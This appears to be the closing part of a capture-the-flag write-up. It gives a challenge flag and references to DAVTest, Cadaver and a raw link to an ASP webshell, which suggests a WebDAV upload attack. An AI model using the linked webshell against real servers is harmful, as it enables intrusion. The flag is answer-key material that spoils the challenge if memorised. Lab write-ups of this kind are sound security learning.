Flag: 0cc175b9c0f1b6a831c399e269772661

References:

1. DAVTest (https://github.com/cldrn/davtest)
2. Cadaver (https://github.com/grimneko/cadaver)
3. ASP Webshell (https://raw.githubusercontent.com/tennc/webshell/master/asp/webshell.asp)